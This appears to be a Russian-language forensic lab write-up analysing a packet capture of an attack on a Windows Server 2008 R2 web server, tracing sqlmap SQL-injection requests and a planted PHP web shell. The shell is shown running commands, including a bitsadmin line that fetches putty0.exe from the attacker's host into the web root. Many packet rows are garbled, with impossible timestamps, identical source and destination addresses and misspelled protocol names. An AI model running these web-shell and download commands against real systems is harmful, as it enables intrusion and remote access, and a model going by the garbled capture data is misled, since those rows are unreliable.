847	741.350329	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=78781 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
848	741.350373	192.168.56.107	192.168.56.107	TCP	54 49212 → 80 [ACK] Seq=1486 Ack=70029 Win=65536 Len=0
849	741.350387	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [PSH, ACK] Seq=80249 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
850	741.350448	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=81709 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
851	741.350484	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=81691 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
852	741.350516	192.168.56.107	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=84520 Ack=1486 Win=64128 Len=1460 [TCP segment of a reassembled PDU]

Просмотрев данный дамп сетевого трафика, в большинстве сетевых пакетов используются 2 адреса: 192.168.56.101 и 192.168.56.107 (тот адрес является адресом VM WS2008R2). Получается, что злоумышленник подключался к VM именно с IP-адреса 192.168.56.101.

No.	Time	Source	Destination	Protocol	Length Info
11	3.820559	192.168.56.101	192.168.56.107	HTTP	92 POST / HTTP/1.1 (application/x-www-form-urlencoded)
12	3.820929	192.168.56.107	192.168.56.101	TCP	66 8091 → 36790 [ACK] Seq=1 Ack=300 Win=66568 Len=0 Tsv=369511 Tscr=122185043
13	3.820381	192.168.56.107	192.168.56.101	TCP	1514 8091 → 36790 [ACK] Seq=1 Ack=300 Win=66568 Len=1448 Tsv=369511 Tscr=122185043 [TCP segment of a reassembled PDU]
14	3.820395	192.168.56.107	192.168.56.101	HTTP	446 HTTP/1.1 200 (text/html)
15	3.820392	192.168.56.107	192.168.56.101	TCP	66 8091 → 36790 [FIN, ACK] Seq=1829 Ack=300 Win=66568 Len=0 Tsv=369511 Tscr=122185043
16	3.820465	192.168.56.107	192.168.56.107	TCP	66 36790 → 8091 [ACK] Seq=300 Ack=1829 Win=63488 Len=0 Tsv=122185046 Tscr=369511
17	3.820466	192.168.56.107	192.168.56.107	TCP	66 36790 → 8091 [FIN, ACK] Seq=300 Ack=1829 Win=64128 Len=0 Tsv=122185047 Tscr=369511
18	3.820429	192.168.56.107	192.168.56.107	TCP	66 8091 → 36790 [ACK] Seq=1830 Ack=301 Win=66560 Len=0 Tsv=369511 Tscr=122185047
19	68.750248	192.168.56.107	192.168.56.107	TCP	54 49212 → 80 [ACK] Seq=1830 Ack=301 Win=66560 Len=0 Tsv=122185047 Tscr=369511
20	68.750262	192.168.56.107	192.168.56.107	TCP	66 36804 → 8091 [ACK] Seq=1 Ack=2 Win=64256 Len=0 Tsv=122245385 Tscr=375261 [TCP segment of a reassembled PDU]
21	63.362641	192.168.56.107	192.168.56.107	TCP	340 36804 → 8091 [RST, ACK] Seq=2 Ack=2 Win=64256 Len=0 Tsv=122245385 Tscr=375261
22	63.362822	192.168.56.107	192.168.56.107	HTTP	234 POST / HTTP/1.1 (application/x-www-form-urlencoded)
23	63.362858	192.168.56.107	192.168.56.107	TCP	66 36804 → 8091 [ACK] Seq=443 Ack=2 Win=64256 Len=0 Tsv=122245385 Tscr=375261
24	63.363285	192.168.56.107	192.168.56.101	TCP	54 8091 → 36804 [RST, ACK] Seq=290 Ack=2 Win=64256 Len=0 Tsv=122245385 Tscr=375261
25	63.363355	192.168.56.107	192.168.56.101	TCP	54 8091 → 36804 [RST, ACK] Seq=290 Ack=2 Win=64256 Len=0 Tsv=122245385 Tscr=375261
26	63.363340	192.168.56.107	192.168.56.101	TCP	54 8091 → 36804 [RST, ACK] Seq=290 Ack=2 Win=64256 Len=0 Tsv=122245385 Tscr=375261
27	63.367859	192.168.56.107	192.168.56.107	TCP	74 48620 → 8091 [SYN] Seq=0 Win=64249 ACK=466560 Len=0 Tsv=122245390 Tscr=0 Ws=128
28	63.368242	192.168.56.107	192.168.56.107	TCP	74 8091 → 48620 [SYN, ACK] Seq=0 Win=64256 Len=0 Tsv=122245390 Tscr=0 Ws=128
29	63.368437	192.168.56.107	192.168.56.107	TCP	66 48620 → 8091 [ACK] Seq=1 Win=64256 Len=0 Tsv=122245391 Tscr=0 Ws=128
30	63.417346	192.168.56.107	192.168.56.107	TCP	340 48620 → 8091 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=274 Tsv=122245393 Tscr=375545 [TCP segment of a reassembled PDU]
31	63.417439	192.168.56.107	192.168.56.107	HTTP	234 POST / HTTP/1.1 (application/x-www-form-urlencoded)
32	63.417484	192.168.56.107	192.168.56.107	TCP	66 48620 → 8091 [ACK] Seq=1 Ack=1 Win=66560 Len=0 Tsv=3755549 Tscr=3755543
33	63.419564	192.168.56.107	192.168.56.107	HTTP	254 HTTP/1.1 200 (text/html)
34	63.419626	192.168.56.107	192.168.56.107	TCP	66 8091 → 48620 [FIN, ACK] Seq=189 Ack=443 Win=64256 Len=0 Tsv=3755549 Tscr=122245439
35	63.419721	192.168.56.107	192.168.56.107	TCP	66 48620 → 8091 [ACK] Seq=443 Ack=189 Win=64256 Len=0 Tsv=122245442 Tscr=375551
36	63.420009	192.168.56.107	192.168.56.107	TCP	66 48620 → 8091 [FIN, ACK] Seq=443 Ack=190 Win=64128 Len=0 Tsv=122245442 Tscr=375551
37	63.420246	192.168.56.107	192.168.56.107	TCP	66 8091 → 48620 [ACK] Seq=190 Win=66560 Len=0 Tsv=375551 Tscr=122245442
38	63.429208	192.168.56.107	192.168.56.107	TCP	74 48624 → 8091 [SYN] Seq=0 Win=64248 MSS=1460 WS=256 SACK_PERM Tsv=375552
39	63.429504	192.168.56.107	192.168.56.107	TCP	74 8091 → 48624 [SYN, ACK] Seq=0 Win=64256 Len=0 Tsv=274 Tsv=122245454 Tscr=375552 [TCP segment of a reassembled PDU]
40	63.429678	192.168.56.107	192.168.56.107	TCP	66 48624 → 8091 [ACK] Seq=1 Win=64256 Len=0 Tsv=122245451 Tscr=0 Ws=128
41	63.432177	192.168.56.107	192.16		

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.56.101	192.168.56.107	TCP	74	36790 → 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TStamp=122182022 TSecr=0 WS=128
2	0.003562	192.168.56.101	192.168.56.107	TCP	74	36804 → 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TStamp=122182026 TSecr=0 WS=128
3	0.003849	PCSSystemtec_e2:b9:1b..	Broadcast	ARP	42	Who has 192.168.56.101? Tell 192.168.56.107
4	0.004121	PCSSystemtec_e2:b9:1b..	PCSSystemtec_e2:b9:1b..	ARP	60	192.168.56.101 is at 08:00:27:b1:9d:67
5	0.004421	192.168.56.107	192.168.56.101	TCP	74	8091 → 36804 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM TStamp=369209 TSecr=122182026
6	0.004302	192.168.56.101	192.168.56.107	TCP	66	36804 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=122182026 TSecr=369209
7	1.026015	192.168.56.101	192.168.56.107	TCP	74	[TCP Retransmission] 36790 → 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TStamp=122183048 TSecr=0 WS=128
8	3.020803	192.168.56.107	192.168.56.101	TCP	74	8091 → 36790 [SYN, ACK] Seq=1 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM TStamp=369511 TSecr=122182022
9	3.020836	192.168.56.101	192.168.56.107	TCP	66	36790 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=122185042 TSecr=369511
10	3.0208418	192.168.56.101	192.168.56.107	TCP	339	36790 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=122185043 TSecr=369511 [TCP segment of a reassembled PDU]
11	3.0208559	192.168.56.101	192.168.56.107	HTTP	92	POST / HTTP/1.1 (application/x-www-form-urlencoded)
12	3.020929	192.168.56.107	192.168.56.101	TCP	66	8091 → 36790 [ACK] Seq=1 Ack=300 Win=66560 Len=0 TStamp=369511 TSecr=122185043
13	3.023817	192.168.56.107	192.168.56.101	TCP	1514	8091 → 36790 [ACK] Seq=1 Ack=300 Win=66560 Len=1448 TStamp=369511 TSecr=122185043 [TCP segment of a reassembled PDU]
14	3.023895	192.168.56.107	192.168.56.101	HTTP	446	HTTP/1.1 200 OK (text/html)
15	3.023972	192.168.56.107	192.168.56.101	TCP	66	8091 → 36790 [FIN, ACK] Seq=1829 Ack=300 Win=66560 Len=0 TStamp=369511 TSecr=122185043
16	3.024065	192.168.56.101	192.168.56.107	TCP	66	36790 → 8091 [ACK] Seq=1 Ack=1 Win=63488 Len=0 TStamp=122185046 TSecr=369511
17	3.024696	192.168.56.101	192.168.56.107	TCP	66	36790 → 8091 [FIN, ACK] Seq=300 Ack=1830 Win=64128 Len=0 TStamp=122185047 TSecr=369511
18	3.024929	192.168.56.107	192.168.56.101	TCP	66	8091 → 36790 [ACK] Seq=1830 Ack=301 Win=66560 Len=0 TStamp=369511 TSecr=122185047
19	60.520440	192.168.56.107	192.168.56.101	TCP	66	8091 → 36790 [FIN, ACK] Seq=1 Ack=1 Win=66560 Len=0 TStamp=375261 TSecr=122182026
20	60.522062	192.168.56.101	192.168.56.107	TCP	66	36804 → 8091 [ACK] Seq=1 Ack=2 Win=64256 Len=0 TStamp=122242544 TSecr=375261
21	63.362641	192.168.56.101	192.168.56.107	TCP	348	36804 → 8091 [PSH, ACK] Seq=1 Ack=2 Win=64256 Len=274 TStamp=122245385 TSecr=375261 [TCP segment of a reassembled PDU]
22	63.362822	192.168.56.101	192.168.56.107	HTTP	234	POST / HTTP/1.1 (application/x-www-form-urlencoded)
23	63.362858	192.168.56.101	192.168.56.107	TCP	66	36804 → 8091 [FIN, ACK] Seq=443 Ack=2 Win=64256 Len=0 TStamp=122245385 TSecr=375261
24	63.363285	192.168.56.107	192.168.56.101	TCP	54	8091 → 36804 [RST, ACK] Seq=2 Ack=257 Win=0 Len=0
25	63.363355	192.168.56.107	192.168.56.101	TCP	54	8091 → 36804 [RST] Seq=2 Win=0 Len=0
26	63.363403	192.168.56.107	192.168.56.101	TCP	54	8091 → 36804 [RST] Seq=2 Win=0 Len=0
27	63.367850	192.168.56.101	192.168.56.107	TCP	74	48620 → 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TStamp=122245390 TSecr=0 WS=128
28	63.368242	192.168.56.107	192.168.56.101	TCP	74	8091 → 48620 [SYN, ACK] Seq=1 Ack=1 Win=8192 Len=0 MSS=256 SACK_PERM TStamp=375545 TSecr=122245390
29	63.368437	192.168.56.101	192.168.56.107	TCP	66	48620 → 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=122245391 TSecr=375545
30	63.417346	192.168.56.101	192.168.56.107	TCP	348	48620 → 8091 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=274 TStamp=122245439 TSecr=375545 [TCP segment of a reassembled PDU]
31	63.417439	192.168.56.101	192.168.56.107	HTTP	234	POST / HTTP/1.1 (application/x-www-form-urlencoded)
32	63.417844	192.168.56.107	192.168.56.101	TCP	66	8091 → 48620 [ACK] Seq=1 Ack=443 Win=66560 Len=0 TStamp=375549 TSecr=122245439
Frame 14: 446 bytes on wire (3568 bits), 446 bytes captured (3568 bits)						
Ethernet II, Src: PCSSystemtec_e2:b9:1b (08:00:27:e2:b9:1b), Dst: PCSSystemtec_e2:b9:1b (08:00:27:e2:b9:1b)						
Internet Protocol Version 4, Src: 192.168.56.107, Dst: 192.168.56.101						
Transmission Control Protocol, Src Port: 8091, Dst Port: 36790, Seq: 1449, Ack: 1, Len: 1828						
[2 Reassembled TCP Segments: 1828 bytes]: #13(#448), #14(#380)						
HyperText Transfer Protocol						
HTTP/1.1 200 OK\r\n						
Date: Thu, 02 Mar 2023 22:57:46 GMT\r\n						
Server: Apache/2.4.9 (Win64) PHP/5.5.12\r\n						
X-Powered-By: PHP/5.5.12\r\n						
Content-Length: 1639\r\n						
Connection: close\r\n						
Content-Type: text/html\r\n						
[HTTP response 1/1]						
[Time since request: 0.003336000 seconds]						
[Request in frame: 11]						
[Request URI: http://192.168.56.107:8091/]						
File Data: 1639 bytes						
Line-based text data: text/html (11 lines)						
Frame (446 bytes) Reassembled TCP (1828 bytes)						
Packets: 2399 - Dissected: 1						

Используемая версия Apache 2.4.9, а версия PHP 5.5.12. (это дополнение)

Устаревшее ПО способно повлиять на безопасность, как по мне — это является одной из главных причин для совершения данной кибератаки.

По данным сайта www.php.net/releases/index.php: Самая последняя версия PHP является 8.3.2/8.2.15 (дата релиза 2024-01-18)

По данным сайта <https://httpd.apache.org/download.cgi>: Самая последняя версия Apache HTTP Server является 2.4.58 (дата релиза 2023-10-19)


```

578 186.989946 192.168.56.101 192.168.56.107 HTTP 194 POST / HTTP/1.1 (application/x-www-form-urlencoded)
579 186.990131 192.168.56.107 192.168.56.101 TCP 66 8091 + 35702 [ACK] Seq=1 Ack=1724 Win=66560 Len=0 Tsva1=387908 TSecr=122369012
580 186.992855 192.168.56.107 192.168.56.101 TCP 1514 8091 + 35702 [ACK] Seq=1 Ack=1852 Win=66304 Len=1448 Tsva1=387908 TSecr=122369012 [TCP segment of a reassembled PDU]
581 186.992902 192.168.56.107 192.168.56.101 TCP 1514 8091 + 35702 [ACK] Seq=1449 Ack=1852 Win=66304 Len=1448 Tsva1=387908 TSecr=122369012 [TCP segment of a reassembled PDU]
582 186.993085 192.168.56.107 192.168.56.101 TCP 66 35702 + 8091 [ACK] Seq=1852 Ack=1449 Win=64128 Len=0 Tsva1=122369015 TSecr=387908
583 186.993109 192.168.56.107 192.168.56.101 TCP 66 35702 + 8091 [ACK] Seq=1852 Ack=2897 Win=64128 Len=0 Tsva1=122369015 TSecr=387908
584 186.993256 192.168.56.107 192.168.56.101 HTTP 510 HTTP/1.1 200 OK (text/html)
585 186.993496 192.168.56.107 192.168.56.101 TCP 66 35702 + 8091 [FIN, ACK] Seq=1852 Ack=3342 Win=64128 Len=0 Tsva1=122369016 TSecr=387908
586 186.993737 192.168.56.107 192.168.56.101 TCP 66 8091 + 35702 [ACK] Seq=3342 Ack=1853 Win=66304 Len=0 Tsva1=387908 TSecr=122369016
587 187.031657 192.168.56.107 192.168.56.101 TCP 74 35714 + 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsva1=122369054 TSecr=0 WS=128
588 187.032119 192.168.56.107 192.168.56.101 TCP 74 8091 + 35714 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM Tsva1=387912 TSecr=122369054
589 187.032300 192.168.56.107 192.168.56.101 TCP 66 35714 + 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsva1=122369055 TSecr=387912
590 187.057211 192.168.56.107 192.168.56.101 TCP 341 35714 + 8091 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=275 Tsva1=122369079 TSecr=387912 [TCP segment of a reassembled PDU]
591 187.057279 192.168.56.107 192.168.56.101 TCP 1514 35714 + 8091 [ACK] Seq=276 Ack=1 Win=64256 Len=1448 Tsva1=122369079 TSecr=387912 [TCP segment of a reassembled PDU]
592 187.057303 192.168.56.107 192.168.56.101 HTTP 194 POST / HTTP/1.1 (application/x-www-form-urlencoded)
593 187.057608 192.168.56.107 192.168.56.101 TCP 66 8091 + 35714 [ACK] Seq=1 Ack=1852 Win=66560 Len=0 Tsva1=387914 TSecr=122369079
594 187.059945 192.168.56.107 192.168.56.101 HTTP 254 HTTP/1.1 200 OK (text/html)
595 187.060002 192.168.56.107 192.168.56.101 TCP 66 8091 + 35714 [FIN, ACK] Seq=189 Ack=1852 Win=66560 Len=0 Tsva1=387915 TSecr=122369079
596 187.060010 192.168.56.107 192.168.56.107 TCP 66 35714 + 8091 [ACK] Seq=1852 Ack=189 Win=64128 Len=0 Tsva1=122369082 TSecr=387915
597 187.060037 192.168.56.101 192.168.56.107 TCP 66 35714 + 8091 [FIN, ACK] Seq=1852 Ack=190 Win=64128 Len=0 Tsva1=122369083 TSecr=387915
598 187.060074 192.168.56.107 192.168.56.101 TCP 66 8091 + 35714 [ACK] Seq=190 Ack=1853 Win=66560 Len=0 Tsva1=387915 TSecr=122369083
599 187.065597 192.168.56.101 192.168.56.107 TCP 74 35726 + 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsva1=122369088 TSecr=0 WS=128

```

[Severity level: Chat]
[Group: Sequence]
Request Method: POST
Request URI: /
Request Version: HTTP/1.1
Content-Length: 1576\r\n
[Content length: 1576]
Cache-Control: no-cache\r\n
User-Agent: sqlmap/1.6.11#stable (https://sqlmap.org)\r\n
Host: 192.168.56.107:8091\r\n
Accept: */*\r\n
Accept-Encoding: gzip,deflate\r\n
Content-Type: application/x-www-form-urlencoded; charset=utf-8\r\n
Connection: close\r\n
\r\n
[Full request URL: http://192.168.56.107:8091/]
[HTTP request 1/1]
[Response in frame: 594]
File Data: 1576 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded

Packets: 2399 · Displayed: 2399 (100.0%)

Там тоже используется SQL-Injection.

```

592 187.057303 192.168.56.101 192.168.56.107 HTTP 194 POST / HTTP/1.1 (application/x-www-form-urlencoded)
593 187.057608 192.168.56.107 192.168.56.101 TCP 66 8091 + 35714 [ACK] Seq=1 Ack=1852 Win=66560 Len=0 Tsva1=387914 TSecr=122369079
594 187.059945 192.168.56.107 192.168.56.101 HTTP 254 HTTP/1.1 200 OK (text/html)
595 187.060000 192.168.56.107 192.168.56.101 TCP 66 8091 + 35714 [FIN, ACK] Seq=189 Ack=1852 Win=66560 Len=0 Tsva1=387915 TSecr=122369079
596 187.060010 192.168.56.101 192.168.56.107 TCP 66 35714 + 8091 [ACK] Seq=1852 Ack=189 Win=64128 Len=0 Tsva1=122369082 TSecr=387915
597 187.060037 192.168.56.107 192.168.56.107 TCP 66 35714 + 8091 [FIN, ACK] Seq=1852 Ack=190 Win=64128 Len=0 Tsva1=122369083 TSecr=387915
598 187.065597 192.168.56.107 192.168.56.101 TCP 66 8091 + 35714 [ACK] Seq=190 Ack=1853 Win=66560 Len=0 Tsva1=387915 TSecr=122369083
599 187.065597 192.168.56.101 192.168.56.107 TCP 74 35726 + 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsva1=122369088 TSecr=0 WS=128
600 187.065598 192.168.56.107 192.168.56.101 TCP 74 35726 + 8091 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsva1=122369088 TSecr=0 WS=128
601 187.065929 192.168.56.107 192.168.56.101 TCP 74 8091 + 35726 [SYN, ACK] Seq=0 Ack=192 Win=64128 Len=0 MSS=1460 WS=256 SACK_PERM Tsva1=387915 TSecr=122369088
602 187.066077 192.168.56.107 192.168.56.101 TCP 74 8091 + 35726 [SYN, ACK] Seq=0 Ack=192 Win=64128 Len=0 MSS=1460 WS=256 SACK_PERM Tsva1=387915 TSecr=122369088
603 187.066094 192.168.56.101 192.168.56.107 TCP 66 35726 + 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsva1=122369088 TSecr=387915
604 187.066136 192.168.56.101 192.168.56.107 TCP 340 35726 + 8091 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=274 Tsva1=122369088 TSecr=387915 [TCP segment of a reassembled PDU]
605 187.066243 192.168.56.101 192.168.56.107 TCP 66 35730 + 8091 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsva1=122369088 TSecr=387915
606 187.066287 192.168.56.101 192.168.56.107 HTTP 318 POST / HTTP/1.1 (application/x-www-form-urlencoded)
607 187.066517 192.168.56.107 192.168.56.101 TCP 66 8091 + 35726 [ACK] Seq=1 Ack=527 Win=66560 Len=0 Tsva1=387915 TSecr=122369088
608 187.066723 192.168.56.107 192.168.56.101 TCP 1514 8091 + 35726 [ACK] Seq=1 Ack=527 Win=66560 Len=1448 Tsva1=387915 TSecr=122369088 [TCP segment of a reassembled PDU]
609 187.066771 192.168.56.107 192.168.56.101 HTTP 683 HTTP/1.1 200 OK (text/html)

```

[Severity level: Chat]
[Group: Sequence]
Request Method: POST
Request URI: /
Request Version: HTTP/1.1
Content-Length: 1576\r\n
[Content length: 1576]
Cache-Control: no-cache\r\n
User-Agent: sqlmap/1.6.11#stable (https://sqlmap.org)\r\n
Host: 192.168.56.107:8091\r\n
Accept: */*\r\n
Accept-Encoding: gzip,deflate\r\n
Content-Type: application/x-www-form-urlencoded; charset=utf-8\r\n
Connection: close\r\n
\r\n
[Full request URL: http://192.168.56.107:8091/]
[HTTP request 1/1]
[Response in frame: 594]
File Data: 1576 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded

Packets: 2399 · Displayed: 2399 (100.0%)

Там тоже используется SQL-Injection.

Packet list		Narrow & Wide	Case sensitive	Display filter	http	Find	Cancel
No.	Time	Source	Destination	Protocol	Length Info		
729	673.239301	PCSSystemte b1:9d:..	PCSSystemte e2:b9:..	ARP	60 192.168.56.101 is at 08:00:27:b1:9d:67		
730	673.239301	192.168.56.107	192.168.56.107	TCP	66 8891 + 33344 [FIN, ACK] Seq=1 Win=0 MSS=65536 Len=0 TSeq=12285264 TSecr=436532		
731	673.239301	192.168.56.107	192.168.56.107	TCP	66 8891 + 33344 [SYN, ACK] Seq=2 Win=144256 Len=0 TSeq=12285264 TSecr=436532		
732	678.465986	PCSSystemte b1:9d:..	PCSSystemte e2:b9:..	ARP	60 192.168.56.107? Tell 192.168.56.101		
733	678.466434	PCSSystemte e2:b9:..	PCSSystemte b1:9d:..	ARP	42 192.168.56.107 is at 08:00:27:e2:b9:1b		
734	678.739788	192.168.56.107	192.168.56.107	TCP	274 GET /tmpbnsrd.php?cmd=pwd HTTP/1.1		
735	679.738888	192.168.56.107	192.168.56.107	TCP	66 33344 + 8891 [FIN, ACK] Seq=209 Ack=2 Win=64256 Len=0 TSeq=122861761 TSecr=436532		
736	679.739724	192.168.56.107	192.168.56.107	TCP	54 8891 + 33344 [ACK] Seq=209 Ack=209 Win=0 Len=0		
737	679.742272	192.168.56.107	192.168.56.107	TCP	54 8891 + 33344 [SYN, ACK] Seq=0 Win=14408 Len=0 TSeq=122861764 TSecr=0 iS=128		
738	679.742272	192.168.56.107	192.168.56.107	TCP	74 39170 + 8891 [SYN, ACK] Seq=0 Win=64240 Len=0 MSS=14408 SACK_PERM TSeq=122861764 TSecr=0 iS=128		
739	679.742708	192.168.56.107	192.168.56.107	TCP	74 8891 + 39170 [ACK] Seq=1 Win=8192 Len=0 MSS=14408 Win=256 SACK_PERM TSeq=122861764 TSecr=437183		
740	679.742916	192.168.56.107	192.168.56.107	TCP	66 39170 + 8891 [ACK] Seq=1 Win=64256 Len=0 TSeq=122861765 TSecr=437183		
741	717.448630	192.168.56.107	192.168.56.107	HTTP	429 GET /tmpbnsrd.php?cmd=bitsadmin%20%2Ftransfer%20myDownloadJob%20%2Fpriority%20normal%20http%3A%2F%2F192.168.56.101%2Fputty0.exe%20c%3A%5Ctemp%5Cwamp%5Cwww%5Cputty.exe HTTP/1.1		
742	717.448630	192.168.56.107	192.168.56.107	TCP	66 40280 + 8891 [SYN, ACK] Seq=1 Win=14408 Len=0 MSS=14408 SACK_PERM TSeq=122899471 TSecr=440953		
743	717.449363	192.168.56.107	192.168.56.107	TCP	74 8891 + 40266 [SYN, ACK] Seq=0 Win=14408 Len=0 TSeq=122899472 TSecr=440953		
744	717.449363	192.168.56.107	192.168.56.107	TCP	74 8891 + 40266 [SYN, ACK] Seq=0 Win=14408 Len=0 TSeq=122899471 TSecr=440953		
745	717.449636	192.168.56.107	192.168.56.107	TCP	66 40265 + 8891 [ACK] Seq=1 Win=64256 Len=0 TSeq=122899472 TSecr=440953		
746	717.449636	192.168.56.107	192.168.56.107	TCP	429 [TCP Retransmission] 39170 + 8891 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=363 TSeq=122899477 TSecr=437183		
747	717.449636	192.168.56.107	192.168.56.107	TCP	78 8891 + 39170 [ACK] Seq=2 Win=14408 Len=0 TSeq=122899477 TSecr=437183		
748	717.449636	192.168.56.107	192.168.56.107	TCP	66 192.168.56.107 is at 08:00:27:e2:b9:1b		
749	722.498609	PCSSystemte e2:b9:..	PCSSystemte b1:9d:..	ARP	42 192.168.56.107 is at 08:00:27:e2:b9:1b		
750	727.285913	fe80::14c73:d668:5d5d	ff02:1:1:3	LLNMR	84 Standard query 0x817d A wpad		
751	727.706026	192.168.56.107	192.168.56.107	TCP	64 Standard query 0x817d A wpad		
752	727.800962	fe80::14c73:d668:5d5d	ff02:1:1:3	LLNMR	84 Standard query 0x817d A wpad		
753	727.801862	192.168.56.107	192.168.56.107	TCP	64 Standard query 0x817d A wpad		
754	728.728.5392	192.168.56.107	192.168.56.255	NNNN	92 Name query NNNN A wpad<0>		
755	728.728.5392	192.168.56.107	192.168.56.255	NNNN	92 Name query NNNN A wpad<0>		
756	729.504282	192.168.56.107	192.168.56.255	NNNN	92 Name query NNNN A wpad<0>		
Frame 442: 429 bytes on wire (3432 bits), 429 bytes captured (3432 bits)							
Ethernet II, Src: PCSSystemte b1:9d:67 (08:00:27:b1:9d:67), Dst: PCSSystemte e2:b9:1b (08:00:27:e2:b9:1b)							
Internet Protocol Version 4, Src 192.168.56.101, Dst 192.168.56.107							
Transmission Control Protocol, Src Port: 39170, Dst Port: 8091, Seq: 1, Ack: 1, Len: 363							
Hypertext Transfer Protocol							
GET /tmpbnsrd.php?cmd=bitsadmin%20%2Ftransfer%20myDownloadJob%20%2Fpriority%20normal%20http%3A%2F%2F192.168.56.101%2Fputty0.exe%20c%3A%5Ctemp%5Cwamp%5Cwww%5Cputty.exe HTTP/1.1\r\n							
[Expert Info (Chat/Sequence): GET /tmpbnsrd.php?cmd=bitsadmin%20%2Ftransfer%20myDownloadJob%20%2Fpriority%20normal%20http%3A%2F%2F192.168.56.101%2Fputty0.exe%20c%3A%5Ctemp%5Cwamp%5Cwww%5Cputty.exe HTTP/1.1\r\n]							
[Severity level: Chat]							
[Group: Sequence]							
Request Method:							
Request URI: /tmpbnsrd.php?cmd=bitsadmin%20%2Ftransfer%20myDownloadJob%20%2Fpriority%20normal%20http%3A%2F%2F192.168.56.101%2Fputty0.exe%20c%3A%5Ctemp%5Cwamp%5Cwww%5Cputty.exe							
Request Version: HTTP/1.1							
Request Headers:							
Accept: */*\r\n							
Accept-Encoding: gzip,deflate\r\n							
Connection: close\r\n							
WWW-Authenticate: NTLM							
[Full request URI: http://192.168.56.107:8091/tmpbnsrd.php?cmd=bitsadmin%20%2Ftransfer%20myDownloadJob%20%2Fpriority%20normal%20http%3A%2F%2F192.168.56.101%2Fputty0.exe%20c%3A%5Ctemp%5Cwamp%5Cwww%5Cputty.exe]							
[HTTP request 1/1]							
[Response in frame: 2346]							

The full requested URI (including host name) (http.request.full.uri)

Packets: 2399 - Displayed: 2399 (100.0%)

Profile: Default

757	730.264939	192.168.56.107	192.168.56.101	TCP	66 49212 → 80 [SYN] Seq=0 Win=8		
758	730.265255	192.168.56.101	192.168.56.107	TCP	66 80 → 49212 [SYN, ACK] Seq=0		
759	730.265633	192.168.56.107	192.168.56.101	TCP	54 49212 → 80 [ACK] Seq=1 Ack=1		
760	730.265754	192.168.56.107	192.168.56.101	HTTP	201 HEAD /putty0.exe HTTP/1.1		
761	730.265969	192.168.56.101	192.168.56.107	TCP	60 80 → 49212 [ACK] Seq=1 Ack=1		
762	730.267005	192.168.56.101	192.168.56.107	HTTP	364 HTTP/1.1 200 OK		
763	730.472937	192.168.56.107	192.168.56.101	TCP	54 49212 → 80 [ACK] Seq=148 Ack=1		
764	733.285914	192.168.56.107	192.168.56.101	HTTP	273 GET /putty0.exe HTTP/1.1		
765	733.287171	192.168.56.101	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=311 Ack=1		
766	733.287280	192.168.56.101	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=1771 Ack=1		
767	733.287323	192.168.56.101	192.168.56.107	TCP	1514 80 → 49212 [ACK] Seq=3231 Ack=1		
768	733.287353	192.168.56.101	192.168.56.107	HTTP	602 HTTP/1.1 206 Partial Content		
Sequence Number (raw): 3288562852							
[Next Sequence Number: 148 (relative sequence number)]							
Acknowledgment Number: 1 (relative ack number)							
Acknowledgment number (raw): 3505114736							
0101 = Header Length: 20 bytes (5)							
Flags: 0x018 (PSH, ACK)							
Window: 256							
[Calculated window size: 65536]							
[Window size scaling factor: 256]							
Checksum: 0x21ed [unverified]							
[Checksum Status: Unverified]							
Urgent Pointer: 0							
[Timestamps]							
[Time since first frame in this TCP stream: 0.0000815000 seconds]							
[Time since previous frame in this TCP stream: 0.0001210000 seconds]							
[SEQ/ACK analysis]							
TCP payload (147 bytes)							
Hypertext Transfer Protocol							
HEAD /putty0.exe HTTP/1.1\r\n							
Connection: Keep-Alive\r\n							
Accept: */*\r\n							
Accept-Encoding: identity\r\n							
User-Agent: Microsoft BITS/7.5\r\n							
Host: 192.168.56.101\r\n							
\r\n							
[Full request URI: http://192.168.56.101/putty0.exe]							
[HTTP request 1/12]							
[Response in frame: 762]							
[Next request in frame: 764]							

И в дальнейшем использовался, для активации удалённого доступа к серверу (пакет 760).

А заранее были использованы данные команды:

566 186.973385	192.168.56.107	192.168.56.101	TCP	66 8091 → 35686 [ACK] Seq=496
567 186.980226	192.168.56.101	192.168.56.107	HTTP	266 GET /tmpuqxqy.php HTTP/1.1
